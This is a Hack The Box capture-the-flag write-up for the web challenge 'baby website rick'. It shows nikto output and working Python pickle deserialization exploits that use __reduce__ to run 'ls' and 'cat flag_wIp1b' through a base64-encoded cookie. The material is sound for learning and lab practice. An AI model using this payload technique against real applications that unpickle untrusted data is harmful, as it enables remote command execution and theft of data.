baby website rick

Platform	HTB
Date	@July 16, 2022
Operating System	Web-CTF
Tags	insecure deserialization, pickling, python, web-app

General-Information

▼ Table of Contents

▼ Challenge Description

- Look Morty, look! I turned myself into a website Morty, I'm Website Rick babyyy!! But don't play around with some of them anti pickle serum I have stored somewhere safe, if I turn back to a human I'll have to go to family therapy and we don't want that Morty.

Summary


- Python pickling is used in an insecure manner which allows for a user to deserialize data and abuse an LFI to read the challenge's flag.

Website

▼ Viewing the website I see mention of the `anti pickle serum` which has a random object number attached to the end of it. Which at first I didn't understand what it was for, however after looking at the HTTP title for the site, I see `insecure deserialization`

▼ Website

▼ HTTP Title



▼ An `insecure deserialization` attack is found in Python pickling which is present in this application because when doing a `nikto` scan to identify the server architecture, I see its a Python application.


- `nikto -h $IP -o output-file.txt`

```
┌──(kali㉿kali)-[~/HTB/ctf]
└─$ rm web-enum.txt;nikto1 http://178.128.162.91:30286 nikto.txt
rm: cannot remove 'web-enum.txt': No such file or directory
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          178.128.162.91
+ Target Hostname:    178.128.162.91
+ Target Port:        30286
+ Start Time:         2022-07-15 21:10:13 (GMT-4)
---------------------------------------------------------------------------
+ Server: Werkzeug/1.0.1 Python/2.7.17
```

▼ Capturing a request to the browser with Burp Suite I see that there is a cookie passed called `plan_b`, which when decoded with base64

▼ Captured Request

▼ Decoded string



Exploit

▼ To exploit this site I had to do a lot of reading on how to write the correct pickle code to validate the deserialization → LFI vuln. Which at first I was going down the right track, but got lost in the weeds and turned to some helpful writeups for my knowledge gap.

▼ Python Code, Credit: https://maoutis.github.io/writeups/Web Hacking/Pickle Insecure Deserialization/

```
#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess

class anti_pickle_serum(object):
  def __reduce__(self):
    cmd = ['ls']
```

```
    return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
print(payload)
```

▼ Running the code

▼ Burp Output

▼ After validation that an LFI was present to get the flag, all that was required next was displaying the flag!

▼ Python flag code

```
#!/usr/bin/env python
import pickle
import pickletools
import base64
import os
import subprocess
```


```
class anti_pickle_serum(object):
  def __reduce__(self):
    cmd = ["cat", "flag_wIp1b"]
    return subprocess.check_output, (cmd,)

exploit_obj = anti_pickle_serum()
raw_pickle = pickle.dumps({"serum" : exploit_obj}, protocol=0)

optimed_pickle = pickletools.optimize(raw_pickle)
pickletools.dis(optimed_pickle)

payload = base64.b64encode(raw_pickle)
print(payload)
```

▼ Burp Request



Information Learned

▼ Previously to this challenge I didn't know anything about pickling data in Python, nor about insecure deserialization. So taking on this challenge was fun because there were so many new things learned within the realm of Python.

▼ Basic Pickling Example

▼ Screenshot

▼ Code

```
import pickle

if __name__ == '__main__':
  locked = pickle.dumps(["Pickle","2"])
  print("Pickle Data:", locked)
  free_data = pickle.loads(locked)
  print("Unpickled data:", free_data)
```

- Articles
  - Primer: https://davidhamann.de/2020/04/05/exploiting-python-pickle/
  - HackTricks: https://book.hacktricks.xyz/pentesting-web/deserialization#pickle